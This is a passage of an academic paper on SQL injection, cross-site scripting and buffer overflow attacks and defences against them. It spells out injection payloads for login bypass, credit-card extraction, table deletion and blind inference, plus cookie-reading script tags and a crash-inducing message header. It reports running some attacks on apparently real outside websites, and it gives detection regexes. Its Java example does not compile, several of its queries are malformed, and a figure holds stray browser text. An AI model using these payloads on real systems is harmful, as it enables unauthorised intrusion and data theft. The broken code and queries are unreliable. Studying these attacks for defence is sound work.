ATTACKS ON WEB BASED SOFTWARE AND MODELLING DEFENCE MECHANISMS

D.R. Ingle[1] and Dr. B. B. Meshram[2]

[1]Department of Computer Engineering, Bharati Vidyapeeth College of Engineering, Navi Mumbai, India
dringleus@yahoo.com
[2]Department of Computer Technology, Veer Jijamata Technological Institute, Mumbai, India
bbmeshram@vjti.org.in

ABSTRACT

The software life cycle was in use to develop the good software. Now a day's the software development life cycle should incorporate the security features. Input Validation Attacks are one of the most wide spread forms of vulnerability on the Web application. Our main intention is to focuses on detection and prevention of Input Validation attacks like SQL Injection, Cross Site Scripting and Buffer Overflow by incorporating security in software development life cycle. We have introduced a novel approach of preclusion and uncovering of Input Validation Attacks. SQL Injection , Cross Site Scripting, A buffer overflow attacks, experimentations are made to do these attacks on various sides and the defense mechanism model is proposed to avoid these attacks on the code.

KEYWORDS

Vulnerability, SQLInjection, cross site scripting, defence mechanism model

1. INTRODUCTION

Security is fundamentally about protecting assets. Security is a path, not a destination. Security is about risk management and implementing effective countermeasures as in[1].

1.1. Threats, Vulnerabilities, and Attacks

A threat is any potential occurrence, malicious or otherwise, that could harm an asset. Vulnerability is a weakness that makes a threat possible. An attack is an action that exploits vulnerability or enacts a threat[2]. To summarize, a threat is a potential event that can adversely affect an asset, whereas a successful attack exploits vulnerabilities in your system.

1.2. Foundation of Security

Security relies on the following elements:

● Authentication : Authentication addresses the question: who are you? It is the process of uniquely identifying the clients of your applications and services. These might be end users, other services, processes, or computers.

● Authorization : Authorization addresses the question: what can you do? It is the process that governs the resources and operations that the authenticated client is permitted to access.

● Auditing: Effective auditing and logging is the key to non-repudiation. Non-repudiation guarantees that a user cannot deny performing an operation or initiating a transaction[3].

● Confidentiality **:** Confidentiality, also referred to as privacy, is the process of making sure that data remains private and confidential, and that it cannot be viewed by unauthorized users or eavesdroppers who monitor the flow of traffic across a network.

● Integrity : Integrity is the guarantee that data is protected from accidental or deliberate modification. Like privacy, integrity is a key concern, particularly for data passed across networks. Integrity for data in transit is typically provided by using hashing techniques and message authentication codes.

● Availability **:** From a security perspective, availability means that systems remain available for legitimate users. The goal for many attackers with denial of service attacks is to crash an application or to make sure that it is sufficiently overwhelmed so that other users cannot access the application.

2. Background and Motivation

Let me ask you one question "**Is your web application secure?**" It is very difficult to answer this question. Now day's hacker can hack your web site anyways. To make your web application hack resilient security has to incorporate in web application. **"Security cannot be incorporated at the end of program; Security should be involved in Software Development Life Cycle."** These things motivated us for the proposed model for input validation attack which will work in testing and deployment phase of web application development. Input Validation Attacks are one of the most wide spread forms of vulnerability on the Web application. Input validation is reason for most of the attacks. Input validation attacks are made possible by poor programming practices and not due to poor security. Input validation attack do not even require special tool or skill, attacks can be done simply, just with browser or by typing an unexpected malicious input. Some of the input validation attacks are discussed here.

- Injection - Injection flaws, such as SQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query.
- Cross Site Scripting - XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation and escaping.
- Buffer Overflow – A buffer overflow occurs when a program or process tries to store more data in a buffer than it was intended to hold. Since buffers are created to contain a finite amount of data the extra information – which has to go somewhere – can overflow into adjacent buffers, corrupting or overwriting the valid data held in them.

Security aspects are related to product development life cycle. Random security is not enough[4]. The rest of the paper is organized as follows. Section 3 Different Input Validation Attacks Section 4 deals SQL Injection Attack (SQLIA). Section 5 Cross Site Scripting (XSS) Attack Section 6 Buffer Overflow Attack, Defence Mechanism deals with section 7 and section 8 gives the conclusion.

3. Different Input Validation Attacks

All input made to software applications are not good. If an application does not check, validate or verify the inputs made to it vulnerability sets in. By using rogue input, attackers can create unwanted customized responses on a local or remote system[5]. This kind of application input manipulation to attack a system by creating malicious responses is called input validation attacks, and can be executed by following the steps explained below:

a. Locate a vulnerable application that does not run validation attacks.
b. Give this vulnerable application some manipulated input in such a way that a malicious response is created.

Many input validation attacks occur because of faulty programming by the developer of the vulnerable application. Attackers regularly use such vulnerability for a number of different malicious purposes.

a. Execution of malicious commands by remote operation without proper access privileges.
b. Getting accesses to sensitive data such as password files, databases credit card list etc.
c. Unauthorised entry to remote computer
d. Bypassing local or remote security restriction.

Some of the most common examples of data input in use are given in table 1.

Table 1 Common Examples Data Input

Input Prompt Name	**Type of Input**
OS password prompt	Your login id and password
Application Prompt	Application that you want to start
URL box	Website address you want to visit
Search box	Term you want to perform a search on
Online database form	Record to be retrieved from e-database

The data displayed above clearly shows the vital part that input plays in every session of computer use [8]. Section is organised as below, there are three sections one is SQLIA (SQL Injection attack), second section is XSS (Cross-site Scripting) and third section is on BOF (Buffer Overflow).

4. SQL Injection Attack (SQL)

SQL kind of attacks occur when the attacker uses specifically crafted SQL questions or commands to execute malicious activities on the victim system[6]. The worst thing is this can be done with only browser

4.1 Introduction to SQL Injection

SQL injection is a technique often used to attack databases through a website. This is done by including portions of SQL statements in a web form entry field in an attempt to get the website to pass a newly formed rogue SQL command to the database. Figure 1 shows an example of a typical Web application architecture.




Figure 1. Typical example of user and web application interaction

The example servlet, whose code is partially shown in Figure.2, implements a login functionality that we can find in a typical Web application. It uses input parameters login and pin to dynamically build an SQL query or command. The login and pin are checked against the credentials stored in the database as in[7]. If they match, the corresponding user's account information is returned. Otherwise, a null set is returned by the database and the authentication fails. The servlet then uses the response from the database to generate HTML pages that are sent back to the user's browser by the Web server. For this servlet, if a user submits login and pin as "doe" and "123," the application dynamically builds the query:
Select acct from user login = 'doe' and pin = '123';

```
String login = getParameter("login");
String pin = getParameter("pin");
Statement stmt = connection.createStatement();
String query = "SELECT acct FROM users WHERE login='";
Query += login + "' AND pin =" + pin;
Resultset result = stmt.executeQuery(query);
If(result != Null)
displayAccount(result);
else
sendAuthFailed();
```

Figure 2 Example of Java Servlet

If login and pin matches the corresponding entry in the database, account information is returned and then displayed by function displayAccount(). An application that uses this servlet is vulnerable to SQL. For example, if an attacker enters "admin' — " as the username and any value as the pin, the resulting query is
Select acct from user login = 'admin' – - ' and pin = '123';

4.2 Main Variants of SQL Injection Attacks

These techniques go beyond the well-known SQL examples and take advantage of esoteric and advanced SQL constructs. Once attackers have identified an input source that can be used to exploit SQL vulnerability, there are many different types of attack techniques that they can leverage [8]. Depending on the type and extent of the vulnerability, the results of these attacks can include crashing the database, gathering information about the tables in the database schema, establishing covert channels, and open-ended injection of virtually any SQL command. Summarize the main techniques for performing SQL.

4.2.1 Tautologies

Attack Intent: Bypassing authentication, identifying inject able parameters, extracting data.
Description: Tautology-based attacks are among the simplest and best known types of SQL. Although the results of this type of attack are application specific, the most common uses are

bypassing authentication pages and extracting data. In this type of injection, an attacker exploits a vulnerable input field that is used in the queries WHERE conditional. This conditional logic is evaluated as the database scans each row in the table. If the conditional represents a tautology, the database matches and returns all of the rows in the table as opposed to matching only one row, as it would normally do in the absence of injection. The resulting query is:
Select acct from user where login=’ ‘or 1=1 - - ‘and pin=’123’;

4.2.2 Union Queries

Attack Intent: Bypassing Authentication, extracting data.
Description: Although tautology-based attacks can be successful, for instance, in bypassing authentication pages, they do not give attackers much flexibility in retrieving specific information from a database. Union queries are a more sophisticated type of SQLIA that can be used by an attacker to achieve this goal, in that they cause otherwise legitimate queries to return additional data. In this type of SQLIA, attackers inject a statement of the form “UNION < injected query > .” By suitably defining < injected query > , attackers can retrieve information from a specified table. The outcome of this attack is that the database returns a data set that is the union of the results of the original query with the results of the injected query. In our example, an attacker could perform a Union Query injection by injecting the text “ 0 UNION SELECT cardNo from CreditCards where acctNo 7032 __ ” into the login field. The application would then produce the following query:

Select acct from users where login = ‘ ‘ union select cardNo from CreditCards where acctNo= 7032 – and pin = ‘123’ ;

The original query should return the null set, and the injected query returns data from the “CreditCards” table[9].

4.2.3 Piggybacked Queries

Attack Intent: Extracting data, adding or modifying data, performing denial of service, executing remote commands.
Description: Similar to union queries, this kind of attack appends additional queries to the original query string. The first query is generally the original legitimate query, whereas subsequent queries are the injected malicious queries. This type of attack can be especially harmful because attackers can use it to inject virtually any type of SQL command. In our example, an attacker could inject the text “0; drop table users” into the pin input field and have the application generate the following query:

select acct from users where login= ‘ ‘ and pin = ‘123’ ; drop acct;

4.2.4 Malformed Queries

Union queries and piggybacked queries let attackers perform specific queries or execute specific commands on a database, but require some prior knowledge of the database schema, which is often unknown. Malformed queries allow for overcoming this problem by taking advantage of overly descriptive error messages that are generated by the database when a malformed query is rejected. Considering our example, an attacker could try causing a type mismatch error by injecting the following text into the pin input field: convert int; select top 1 name from sysobjects where xtype= u The resulting query generated by the Web application is the following:
Select acct from users where login = ‘ ‘ and pin= convert(int, select top 1 name from sysobjects where xtype=’u’));

4.2.5 Inference

Attack Intent: Identifying injectable parameters, extracting data, determining database schema.

Description: Similar to malformed queries, inference-based attacks let attackers discover information about a database schema. For our example servlet, an attacker could inject the following text into the login parameter: “legalUser’ AND ASCII(SUBSTRING((select top 1 name from sysobjects); 1; 1)) > X WAITFOR 5.” The injection produces the following query:

Select acct from users where login=’legalUser’ and ASCII(substring ((select top 1 name sysobjects), 1,1)) > X WAITFOR 10 - - ‘ and pin = ;

4.3 Art of Attack

In this section we are going to discuss where and how to write SQL statements so that it will result in SQL injection. When user want to login he suppose to enter login name and password in text box. These parameters get placed in a query which is already written in the program. If user supplies wrong parameter it will give wrong input. Malicious input will result in SQLIA. Some examples of malicious input are given here.On web application most of the attacks takes place through input. In login form user suppose to enter login name and password, where most of the attacker writes SQL questions or commands to execute malicious activities on the victim system. Some examples are given below.

4.3.1. Input from form

Login - ‘ ‘ : Password – abc ‘ or ‘1’ = ‘1’
Resulted Query in program
Select * from User where login = ‘ ‘ or password = ‘abc ‘ or ‘1’ = ‘1’

Injected query returns successful login because in ‘or’ condition check for 1 = 1 which is all ways true so irrespective of login name and password it will allow user to login into [5].

4.3.2. Input from form

Login = ‘ ‘ union select cardNo from CreditCards where acctNo= 7032 – Password = asd
Resulted Query in program
Select * from User where Login = ‘ ‘ union select cardNo from CreditCards where acctNo= 7032 –
Password = asd;
The original query should return the null set, and the injected query returns data from the “CreditCards” table [5].

4.3.3. Input from form

Login= ‘ ‘ ; Password = ‘ ‘; drop User;
Resulted Query in program
Select from users where Login= ‘ ‘ and password = ‘ ‘ ; drop User;
First query will produce null result and second will drop table user[5].

4.3.4. Input from form

Login = ‘ ‘ ; Password= convert(int, select top 1 name from sysobjects where xtype=’u’))
Resulted Query in program
Select * from users where login = ‘ ‘ and password = convert(int, select top 1 name from sysobjects where xtype=’u’));

The injected query extracts the name of the first user table type ‘u’ from the database’s metadata table sysobjects. It then converts this table name to an integer. Because the name of the table is a string, the conversion is illegal and the database returns an error. For example, a SQL Server may return the following error: “Microsoft OLE DB Provider for SQL Server (0x80040E07) Error converting varchar value ’CreditCards’ to a column of data type int.” From this message, the attacker can 1) see that the database is an SQL Server and 2) discover that the name of the first userdefined table in the database is “CreditCards” (the string that caused the type conversion to occur)[5].

4.3.5. Input from form

Login=’legalUser’ and ASCII(substring ((select top 1 name sysobjects), 1,1)) > X WAITFOR 10 - - ‘ Password = ‘ ‘;
Resulted Query in program
Select acct from users where login=’legalUser’ and ASCII(substring ((select top 1 name sysobjects), 1,1)) > X WAITFOR 10 - - ‘ and password = ;

In the attack, the SUBSTRING function is used to extract the first character of the database’s first table’s name, which is then converted into an ASCII value and compared with the value of X. If the value is greater, the attacker will be able to observe a 10 s delay in the database response. The attacker can continue this way and use a binary-search strategy to identify the value of each character in the table’s name [5].

4.4 Experimentation for SQL Injection

Here we have opened web site named OneStopGate where material for GATE examination is available.

Case 1 : Bypassing authentication

As we don’t have login name and password so we have tried SQL injection to bypass authentication. In login typed dringleus@yahoo.com and in password field typed ‘ or ‘1’ = ‘1’; As show in figure 2.7, so that you will get the access of website without registering .

Case 2: To collect database information

Main intention of attacker is to collect the information about database which he/she can use for doing more serious attacks for example deleting table. For collecting information from database user need to give some invalid input so that it will generate an error. In OneStopGate.com we have tried by inputting some special character single quotes (‘) in password filed which is an error so it will display you an error message. Figure 3 shows how to pass input and figure 4 shows error message.

”Microsoft JET database engine error 0004X0019. Syntax error in query expression loginname=’dringleusi@yahoo.com and password=’’’ login_process.asp line 26”.

From error message user got information about type of database and programming language used with line number of that query. This will result into an error by observing error message attacker can gain the knowledge of database schema. He can make use of this knowledge for doing further attacks.




Figure.3 SQL injection on OneStopGate.com using or 1 = 1 in password field





Figure 4 SQL injection on OneStopGate.com using special character in password filed


```
Microsoft JET Database Engine error '80040e14'

Syntax error in string in query expression 'memberEmailId= 'abc@gmail.com' and memberPassword = '''.

/login-process.asp, line 26
```

Figure 5. Error message for website OneStopGate.

4.5 Tool for detection of SQLIA

AMNESIA, SQLGaurd, SQLCheck, SQLrand, TUTOLOGYCheker,JDBC Cheker, Security Gateway, SQL DOM, WAVES, WebSSRAI and SQL Power Injector[2] These all are the tools for detection of SQLIA . Out of all these tools our main focus is on SQL Power Injector.

SQL Power Injector is a tool for finding point where SQL injection can be done. In this tool inputs are

a. URL of the page on which you want to do SQLIA testing.
b. Method used for parameter passing GET or POST.
c. Database field which you want to check for SQLIA vulnerability.

Results get displayed in lower half of the tool. Basically output of the tool is where the page will be redirected. Means it gives you the places where and on which database field you can inject the SQL injection. Screen shot of SQL injection detector is given in figure 6. Here in URL section URL of program which we want to check for SQLIA vulnerability is given. Method use for parameter passing is mention i.e. POST.



URL: http://localhost/ams/login_page.php
Submit URL: [POST] http://localhost/ams/login.php
Method: POST
student_username
student_password
login.php

Figure 6. Screenshot of SQL Power Injector

4.6 Countermeasures for SQLIA

In this section some counter measures for SQLIA are discussed. If you will use them during project development it will avoid SQLIA on your web application.

a. Security and programming should go hand in hand.
b. If you are java programmer try to avoid simple JDBC statement. Make use of prepared
c. statement. As prepared statements are precompiled they do not allow inserting any extra statement.
d. All queries should parameterise.
e. Used stored procedure.
f. Restrict the length data type in input.
g. Validate each and every input.
h. Filtering of special characters like single quote, double quote, semicolon, slash etc.

5. Cross Site Scripting (XSS) Attack

Cross site scripting (also known as XSS) occurs when a web application gathers malicious data from a user. The data is usually gathered in the form of a hyperlink which contains malicious content within it.

5.1 Variants of XSS

There two different types of XSS

5.1.1 Non-persistent

It can cause victims' browsers to navigate to URLs on the vulnerable site automatically, say, to pick up their contact information—often completely in the background—and in such a case, the attacker can intrude into the security context that rightfully belonged to the victim.

5.1.2 Persistent

The persistent XSS vulnerability is a more devastating variant of a cross-site scripting flaw: it occurs when the data provided by the attacker is saved by the server, and then permanently displayed on "normal" pages returned to other users in the course of regular browsing, without proper HTML escaping. A classic example of this is with online message boards where users are allowed to post HTML formatted messages for other users to read.

5.2 Traditional versus DOM-based Vulnerabilities

With the advent of web 2.0 applications a new class of XSS flaws emerged, DOM-based vulnerabilities. DOM-based XSS, it doesn't rely on the data transfer between uses program slicing method to generate the program slices related with the detected vulnerabilities.

5.3 Art of attack

We have already disused what XSS is and different types of XSS But most of the users are not aware of from where XSS attacks can be done and how XSS can be done. Here we have listed some examples for how XSS attacks can be done.

5.3.1. In comment section

On web page we find textbox for post your comments. Most of the time these textboxes are vulnerable to XSS attacks. Write a script and post it like a comment this script will be executed. With the help of script you can read document cookies.

5.3.2. In web page give link to malicious web site

www.cgi.com/page/myfile.php
On trusted web page put a link to malicious web page. When user will click on this link malicious web page will get open.

5.3. 3. In URL type script


http://localhost/page.asp?variable=<script>alert (document. cookie) <script>
When you fill any form in the textbox type a script instead of value e.g. in address field type script, variable value will be replace by script. This script will display session cookies to an attacker.

5.3.4. Injecting JavaScript into a variable using an IMG tag

http://localhost//cgi-bin/script.pl?name=>"'><IMG SRC="JavaScript: alert ('XSS')">
Img tag instead of giving image src here java script is written. This is possible on some websites where they ask you to upload images.


5.4 Experimentation for XSS

We have taken a Harry Potters web site for demonstration of XSS attack. In post comment section of web site we have posted a script instead of normal string message. The script is given below. This script will pop up an alert box on screen. How to write XSS script in web site is given in figure 7. As shown in figure 7 in post comment section script is written, and then post it. Figure 8 show how this attack takes place. When any user opens a web site script get executed. Script has alert function so output of script is message box. If you will put that script in for loop it will go on executing. This pop up box irritate user.



```
<script type='text/javascript'>alert('How disappointing');</script>
```

Figure 7. In post comment section script is return <script> alert ("How disgusting"); </script>




<www.mugglenet.com>
How disappointing
Stop executing scripts on this page

Figure 8 Execution of script when any user opens that site.

5.5 Tool for Detection of XSS

XSS Me: XSS Me is a plug in for Mozilla Firefox. Tools you will find XSS Me option click on it, it will open a separate window for you. Basically it makes use of mutation base testing. Input to this tool is web page which you want to check for XSS vulnerability. Output of this tool is it will list you possibilities of attack. Screen shot of XSS Me is given in figure 9.


Reviewing Code for Buffer Overruns and Overflows - OWASP - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.owasp.org/index.php/Reviewing_Code_for_Buffer_Overruns_and_Overflows
Most Visited Getting Started Latest Headlines Facebook
XSS Me
Buffer Overflows ... Tutorial on Buffe... Exploiting Softwa... How to stop buff... Facebook (13) Reviewing C...
Security Compass
page discussion view source history
Log in
navigation
Home News OWASP Projects Downloads Local Chapters Global Committees AppSec Job Board AppSec Conferences Presentations Video Get OWASP Books Get OWASP Gear Mailing Lists About OWASP Membership
reference
How To... Principles Threat Agents Attacks Vulnerabilities Controls Activities
Done
7 Adobe Reader 9.0 journal_paper Reviewing Code for ... Connect worldnet002 Microsoft PowerPoi... 10:18

XSS Me

XSS-Me is a tool to aid in testing for Cross-Site Scripting vulnerabilities in the cur

Test all forms with all attacks

Test all forms with top attacks

searchform URLs

title: Special:Search

search: Change this to the value you want tested

go: Go

fulltext: Search

Run all tests Execute

Reviewing Code for Buffer Overruns and Overflows

««Cryptographic Controls«« Main (Table of Contents) »»Reviewing Code for OS Injection»»

Contents [hide]

1 The Buffer
2 Related Security Activities
2.1 Description of Buffer Overflow
2.2 How to Avoid Buffer Overflow Vulnerabilities
2.3 How to Test for Buffer Overflow Vulnerabilities
3 How to Locate the Potentially Vulnerable Code
4 Vulnerable Patterns for Buffer Overflows
4.1 'Vanilla' buffer overflow:
4.2 The Format String:
4.3 Crashing an application:
4.4 Walking the stack:
4.5 Integer overflows:
5 Good Patterns and Procedures to Prevent Buffer Overflows:
6 .NET & Java

The Buffer

A Buffer is an amount of contiguous memory set aside for storing information. Example: A program has to remember certain things, like what your shopping cart contains or what data was inputted prior to the current operation. This information is stored in memory in a buffer.

Figure 9. XSS Me screen shot

5.6 Countermeasures for XSS

1. There should be restricted user and file access in all kind of application environment .
2. It is much better to use a proactive approach to input validation attacks.
3. Always validate for length of the input.
4. By filtering out all special character such as quotation marks, semicolons, slash, back slash, less than and greater than symbol.
5. Make text boxes non executable where ever possible.

6. Buffer Overflow Attack

Buffer Overflow attacks comes under Input Invalidation as well as sloppy programming or poor memory management category. In this paper we have concentrated on Buffer Overflow due to Input Invalidation. Measurably on web string overflow attack takes place. Let's discuss on it. Generally Buffer Overflow Attack takes Place on C and C++ programs on Java it is somewhat difficult to do Buffer Overflow . There are four Types of Buffer Overflow Attacks: Stack Overflow, Heap Overflow, Arithmetic Overflow, and Format Overflow

6.2 Art of Attack

Most of time string overflow happens in text boxes and text areas.

6.2.1 Oversized Message Header MSN Buffer Overflow

Attacker can crash an MSN messenger client from a remote location by executing a buffer overflow. Typical message header in a normal message sent via MSN messenger would look like the following:

<start >
MIME-Version : 1.0
Content- Type : text/plain; charset = UTF – 8
X-MMS-IM-Format: FIN=MS%20 Roman, EF = B;CO = ff,CS = 0; PF = 22,Hello Anjali How are you?<end>

However in a buffer overflow attack, the attacker would send a customized message with an oversized header to the victim, which cloud read as follows.

<start > MIME-Version : 1.0
Content- Type : text/plain; charset = UTF – 8 X-MMS-IM-Format: FIN=MS%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%%20

%220%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20 Roman , EF = B ;CO = ff, CS = 0; PF = 22Hello Anjali How are you? <end>
The moment the target system with the insecure MSN messenger receives this oversized message it immediately crashes.

6.2.2. Large message in comment box:

In comment text area type very long message. If there is no length validation for message it will allow you to post that message. But it will result in to buffer overflow so server will not respond you.

6.3 Experimentation of BOF

Figure 10 shows screen shot of PRAXIS web site. On this web site in contact us form where they have field to put comment in that section we typed huge string. After pressing submit button it got hanged. One of the input validation attacks is creating an extraordinary long input box in your website crash the browser of every user to visit your website.




Figure 10. Experimentation of buffer overflows attack

6.4 Countermeasures for Buffer Overflow

Fooling points are to be noted during coding to avoid buffer overflow attack.

a. Mandatory bound checking on input [7].
b. During programming file access and user permissions have to be taken into account [9].
c. Sandboxing is good method of preventing attackers from injecting malicious code in vulnerable application.

7. Defence Mechanism

7.1 Defence Mechanism for Input validation Attacks

Till date many defence mechanisum were devloped for SQL,XSS and BOF. In this section we are going to disscuss these techniques in detail.

7.2 Defence Mechanism for SQLIA

SQL injection attack (SQLIA) is a prevalent method which makes it possible for the attackers to gain direct access to the database and culminates in extracting sensitive information from the firm's database. In this survey, we have presented and analyzed six different SQL Injection prevention techniques which can be used for securing the data storage over the Internet. The survey starts by presenting variable normalization and will continue with MUSIC,Regular expression, toknization , SANIA, and SBSQLID respectively.

7.3 Use of Query Tokenization to Detect and Prevent SQL Injection Attacks

Authors [7] proposed a method to detect SQL injection attacks by using Query tokenization that is implemented by the QueryParser method. When attacker is making SQL injection he should probably use a space, single quotes or double dashes in his input. This method consists of tokenizing original query and a query with injection separately, the tokenization is performed by detecting a space, single quote or double dashes and all strings before each symbol constitute a token. After tokens are formed they all make an array for which every token is an element of the array. Two arrays resulting from both original query and a query with injection are obtained and their lengths are compared to detect whether there is injection or not. the corresponding array will be as follows:

0	1	2	3	4
Select*from	table	where	attribute=	UserInput

Now query with injection; Select * from table where attribute = ‘UserInput’ or 1 =1 ;
After tokenization corresponding array is as follows.

0	1	2	3	4	5	6	7	8
Select* from	table	where	attrib ute=	UserIn put	o r	1	=	1

After forming token next step is to compare two queries is length is same there is no injection if length is not same there is injection. Program for comparison is shown below.

```
package sqlinjection;
import java.util.regex.*;

public class QueryParser
{
public static void main (string args[])
{
        String query = “SELECT * FROM Student where STUDID=’CH001’ and marks > 50;”;
        String query2 = “SELECT * FROM Student where STUDID=’CH001’ ; -- ‘ and marks >
50;”;

        String[] tokens =  query .split(“[\\s’]|(--)”);
        String[] tokens =  query2 .split(“[\\s’]|(--)”);
        For (String token : tokens)
                System .out.println(token);

        If(token.lenght  != tokens2.length)
                System.out.println(“There is injection”);
        Else
                System.out.println(“No injection”);
}}}
```

Figure 12 Programs for Token Comparison

7.4. Multi-Layered Defence Against Web Application Attacks

Filter out the HTTP request, then it observe the special character and tags in which JavaScript functions can be embedded which is the major cause of code injection attacks.. For example ‘<’, ‘>’, ‘’’, ‘;’, ‘\\’, ‘%’ ‘- -’ .If special character exists in the input, and then the input is passed to the Detection module. Otherwise the request is forwarded to the program analyzer of web application. Detection module has implemented different intrusion detection techniques. It consists of three components, 1) Positive security component, 2) Negative security component and 3) Anomaly detection component.




Figure 11 Multilayer defences against SQL injection

If there is no vulnerability detected then the input is passes to A*nalyzer &Validation module* for further processing otherwise it generates exception for error. Parallel processing is necessary for increasing the performance of the input processing.

Negative security component contains the signature of different attacks for example signatures for cross–site scripting attacks like signature of "<script>alert (document. cookie) </script>" and "<img src=javascript>" attacks. Regular expression "((\%3C)|<)[^\n]+((\%3E)|>)" can catch almost any remote attempt to attack XSS with very few false positives. It checks for occurrence of "<" or hex-equivalent, zero or more non-new line characters and then ">" or hexequivalent. Similarly Regex for SQL Injection Attack \w*(\')|(\s((%6F)|o|(%4F))((%72)|r|(%52)))|((\%3D)|(=))[^\n]*((\%27)|(\'))|((\-\-)|(\%3B)|(\%23)|(#)|(exec))" can mitigate the tautology, comments, exe and apostrophic SQL Injection attacks.

Specify known benign input. It contains the signature of allowed tags, URLs or SQL queries in the form of regular expression. For example allowed tags like, order list<ol>, or list items <li> tags of ordered list, unordered list and a list item respectively.

During learning phase, the Anomaly detection component observed different attribute values of log entries. Different statistics models are used in anomaly detection component e.g. case base reasoning, character distribution, structural inference and length attribute. We have used the approach with little modifications related with own scenarios. The final anomaly score value is calculated using the equation using a where Wm is weight associated with model m, while Pm is its returned probability value.

$$\text{Total Anomaly Score} = S\ \text{Anomaly} = \Sigma\ Wm * Pm$$
$$= W\ length * Plength + Wchar * Pchar + Wstr * P\ str + W\ cbr * P\ cbr$$

Analyzer & Validating Module will analyze the information getting from web crawler and develop the *Control Flow Graph* then *Validation Flow Graph* (VFG) *from* the source code for input validation. Input validation is carried out semantically and syntactically. This module will generate the validation report for the developers.

7.5 Sania: Syntactic and Semantic Analysis for Automated Testing Against SQL Injection

